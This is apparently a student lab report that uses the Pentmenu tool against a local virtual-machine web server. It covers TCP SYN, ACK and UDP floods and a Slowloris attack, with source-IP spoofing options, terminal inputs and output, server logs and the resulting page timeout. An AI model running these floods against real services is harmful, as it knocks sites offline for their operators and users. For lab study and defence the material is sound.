Experiment 10

Name	Ameya S. Daddikar
College I.D.	161070015
Course	Btech. Computer Engineering

Aim

To study and perform different types of DoS attacks on a website using PENTMENU.

Theory

Denial of Service (DoS)

The Denial of Service (DoS) attack is focused on making a resource (site, application, server) unavailable for the purpose it was designed. There are many ways to make a service unavailable for legitimate users by manipulating network packets, programming, logical, or resources handling vulnerabilities, among others. If a service receives a very large number of requests, it may cease to be available to legitimate users. In the same way, a service may stop if a programming vulnerability is exploited, or the way the service handles resources it uses.
Sometimes the attacker can inject and execute arbitrary code while performing a DoS attack in order to access critical information or execute commands on the server.
Denial-of-service attacks significantly degrade the service quality experienced by legitimate users. These attacks introduce large response delays, excessive losses, and service interruptions, resulting in direct impact on availability.

Risk Factors

Risk factors can break down into multiple categories. Two principle sources of risk include inadequate resources and non-technical threat motivators.


The first example of a risk factor, inadequate resources, requires attention if system architecture was not designed to meet traffic demand overflows. This risk reduces the difficulty of successfully executing a DoS attack and can, left unchecked, result in DoS symptoms absent an actual attack.

The second example and perhaps the largest risk factor is not technical and is in the domain of public relations or strategic communications. An organization should avoid taking action that can make them a target of a DoS attack unless the benefits of doing so outweigh the potential costs or mitigating controls are in place.

Other risk factors may also exist depending on the specific environment.

Pentmenu

Pentmenu is a bash select menu for quick and easy network recon and DOS attacks Sudo is implemented where necessary. Tested on Debian and Arch.


Ubuntu1 [Running]
Activities
Terminal
Sat 11:20
coldball@coldball-Ubuntu: ~/Desktop/pentmenu
File Edit View Search Terminal Help
Right ⌘

```
Welcome to pentmenu!
Please report all bugs, improvements and suggestions to https://github.com/GinjaCh
ris/pentmenu/issues
This software is only for responsible, authorised use.
YOU are responsible for your own actions!
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pentmenu/
master/README.md before proceeding

1) Recon
2) DOS
3) Extraction
4) View Readme
5) Quit
Pentmenu>
```

Requirements


- bash
- sudo
- curl
- netcat (must support '-k' option, openbsd variant recommended)
- hping3 (or nping can be used as a substitute for flood attacks)
- openssl
- stunnel
- nmap
- whois (not essential but preferred)
- nslookup (or 'host')
- ike-scan

DOS Modules

TCP Syn Flood

TCP SYN Flood - sends a flood of TCP SYN packets using hping3. If hping3 is not found, it attempts to use the nmap-nping utility instead. Hping3 is preferred since it sends packets as fast as possible. Options are provided to use a source IP of your interface, or specify (spoof) a source IP, or spoof a random source IP for each packet. Optionally, you can add data to the SYN packet. All SYN packets have the fragmentation bit set and use hpings virtual MTU of 16 bytes, guaranteeing fragmentation. Falling back to nmap-nping means sending X number of packets per second until Y number of packets is sent and only allows the use of interface IP or a specified (spoofed) source IP.

A TCP SYN flood is unlikely to break a server, but is a good way to test switch/router/firewall infrastructure and state tables. Note that whilst hping will report the outbound interface and IP which might make you think script does not work as expected, the source IP will be set as specified; review a packet capture of the traffic if in doubt! Since the source is definable, it is simple to launch a LAND attack for example (see https://en.wikipedia.org/wiki/LAND). The ability to set the source also allows, for example, sending SYN packets to one target and forcing the SYN-ACK responses to a second target.




Ubuntu1 [Running]
Activities
Terminal
Sat 11:34
coldball@coldball-Ubuntu: ~/Desktop/pentmenu
File Edit View Search Terminal Help
Right ⌘

```
2) ICMP Blacknurse        7) UDP Flood          12) DNS NXDOMAIN Flood
3) TCP SYN Flood          8) SSL DOS            13) Go back
4) TCP ACK Flood          9) Slowloris
5) TCP RST Flood         10) IPsec DOS
Pentmenu>3
TCP SYN Flood uses hping3...checking for hping3...
hping3 found, continuing!
Enter target:
192.168.0.3
Enter target port (defaults to 80):
80
Using Port 80
Enter Source IP, or [r]andom or [i]nterface IP (default):
r
Send data with SYN packet? [y]es or [n]o (default)
y
Enter number of data bytes to send (default 3000):
100000
Starting TCP SYN Flood. Use 'Ctrl c' to end and return to menu
HPING 192.168.0.3 (enp0s3 192.168.0.3): S set, 40 headers + 34464 data bytes
hping in flood mode, no replies will be shown
```

TCP ACK Flood


Offers the same options as the SYN flood, but sets the ACK (Acknowledgement) TCP flag instead. Some systems will spend excessive CPU cycles processing such packets. If the source IP is set to that of an established connection, it is possible that an established connection can be disrupted by this 'blind' TCP ACK Flood. This attack is considered 'blind' because it does not take into account any details of any established connection (like sequence or acknowledgement numbers).



```
2) ICMP Blacknurse        7) UDP Flood             12) DNS NXDOMAIN Flood
3) TCP SYN Flood          8) SSL DOS               13) Go back
4) TCP ACK Flood          9) Slowloris
5) TCP RST Flood         10) IPsec DOS
Pentmenu>4
TCP ACK Flood uses hping3...checking for hping3...
hping3 found, continuing!
Enter target:
192.168.0.3
Enter target port (defaults to 80):
80
Using Port 80
Enter Source IP, or [r]andom or [i]nterface IP (default):
r
Send data with ACK packet? [y]es or [n]o (default)
y
Enter number of data bytes to send (default 3000):
100000
Starting TCP ACK Flood. Use 'Ctrl c' to end and return to menu
HPING 192.168.0.3 (enp0s3 192.168.0.3): A set, 40 headers + 34464 data bytes
hping in flood mode, no replies will be shown
```

UDP Flood

Much like the TCP SYN Flood but instead sends UDP packets to the specified host:port. Like the TCP SYN Flood function, hping3 is used but if it is not found, it attempts to use nmap-nping instead. All options are the same as TCP SYN Flood, except you must specify data to send in the UDP packets. Again, this is a good way to check switch/router throughput or to test VOIP systems.




```
4) TCP ACK Flood          9) Slowloris
5) TCP RST Flood         10) IPsec DOS
Pentmenu>7
UDP Flood uses hping3...checking for hping3...
hping3 found, continuing!
Enter target:
192.168.0.3
Enter target port (defaults to 80):
68
Using Port 68
Enter random string (data to send):
HELLLLLLLLLLLLLOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOooo
Enter Source IP, or [r]andom or [i]nterface IP (default):
i
Starting UDP Flood. Use 'Ctrl c' to end and return to menu
HPING 192.168.0.3 (enp0s3 192.168.0.3): udp mode set, 28 headers + 74 data bytes
[main] memlockall(): Operation not supported
Warning: can't disable memory paging!
hping in flood mode, no replies will be shown
```

Ubuntu1 [Running]
Activities
Terminal
Sat 13:36
coldball@coldball-Ubuntu: ~/Desktop/pentmenu
File Edit View Search Terminal Tabs Help
coldball@coldball-Ubuntu: ~/Desktop/pent...
coldball@coldball-Ubuntu: ~/Desktop/pent...
Right ⌘


Slowloris

Slowlorisis an application layer attack which operates by utilizing partial HTTP requests. The attack functions by opening connections to a targeted Web server and then keeping those connections open as long as it can.


Ubuntu1 [Running]
Activities
Terminal
Sat 13:40
coldball@coldball-Ubuntu: ~/Desktop/pentmenu
File Edit View Search Terminal Tabs Help
coldball@coldball-Ubuntu: ~/Desktop/pent...
coldball@coldball-Ubuntu: ~/Desktop/pent...
Oracle VM VirtualBox Manager
LightClient1 [Running]
File Actions Edit View Help
coldball@coldball-light: ~
Network
13:40

```
Slowloris attack ongoing...this is connection 5300, interval is 15 seconds
Slowloris attack ongoing...this is connection 5301, interval is 15 seconds
Slowloris attack ongoing...this is connection 5302, interval is 15 seconds
Slowloris attack ongoing...this is connection 5303, interval is 15 seconds
Slowloris attack ongoing...this is connection 5304, interval is 15 seconds
Slowloris attack ongoing...this is connection 5305, interval is 15 seconds
Slowloris attack ongoing...this is connection 5306, interval is 15 seconds
Slowloris attack ongoing...this is connection 5307, interval is 15 seconds
Slowloris attack ongoing...this is connection 5308, interval is 15 seconds
Slowloris attack ongoing...this is connection 5309, interval is 15 seconds
Slowloris attack ongoing...this is connection 5310, interval is 15 seconds
Slowloris attack ongoing...this is connection 5311, interval is 15 seconds
Slowloris attack ongoing...this is connection 5312, interval is 15 seconds
Slowloris attack ongoing...this is connection 5313, interval is 15 seconds
Slowloris attack ongoing...this is connection 5314, interval is 15 seconds
Slowloris attack ongoing...this is connection 5315, interval is 15 seconds
Slowloris attack ongoing...this is connection 5316, interval is 15 seconds
Slowloris attack ongoing...this is connection 5317, interval is 15 seconds
Slowloris attack ongoing...this is connection 5318, interval is 15 seconds
```

```
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
191.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
192.168.0.5 - - [09/Nov/2019:13:36:49 +0530] "GET / HTTP/1.1"
W10: Warning: Changing a readonly file
```


Ubuntu1 [Running]
Activities
Terminal
Sat 13:41
coldball@coldball-Ubuntu: ~/Desktop/pentmenu
File Edit View Search Terminal Tabs Help
coldball@coldball-Ubuntu: ~/Desktop/pent...
coldball@coldball-Ubuntu: ~/Desktop/pent...
Oracle VM VirtualBox Manager
LightClient1 [Running]
Problem loading page - Mozilla Firefox
Problem loading page
192.168.0.3
Try Again
Timed Out
Problem l...a Firefox
13:41

```
Slowloris attack ongoing...this is connection 5871, interval is 15 seconds
Slowloris attack ongoing...this is connection 5872, interval is 15 seconds
Slowloris attack ongoing...this is connection 5873, interval is 15 seconds
Slowloris attack ongoing...this is connection 5874, interval is 15 seconds
Slowloris attack ongoing...this is connection 5875, interval is 15 seconds
Slowloris attack ongoing...this is connection 5876, interval is 15 seconds
Slowloris attack ongoing...this is connection 5877, interval is 15 seconds
Slowloris attack ongoing...this is connection 5878, interval is 15 seconds
Slowloris attack ongoing...this is connection 5879, interval is 15 seconds
Slowloris attack ongoing...this is connection 5880, interval is 15 seconds
Slowloris attack ongoing...this is connection 5881, interval is 15 seconds
Slowloris attack ongoing...this is connection 5882, interval is 15 seconds
Slowloris attack ongoing...this is connection 5883, interval is 15 seconds
Slowloris attack ongoing...this is connection 5884, interval is 15 seconds
Slowloris attack ongoing...this is connection 5885, interval is 15 seconds
Slowloris attack ongoing...this is connection 5886, interval is 15 seconds
Slowloris attack ongoing...this is connection 5887, interval is 15 seconds
Slowloris attack ongoing...this is connection 5888, interval is 15 seconds
Slowloris attack ongoing...this is connection 5889, interval is 15 seconds
```

The connection has timed out

The server at 192.168.0.3 is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Conclusion

Thus pentmenu DoS module was used to perform different DoS attacks on a website using command line.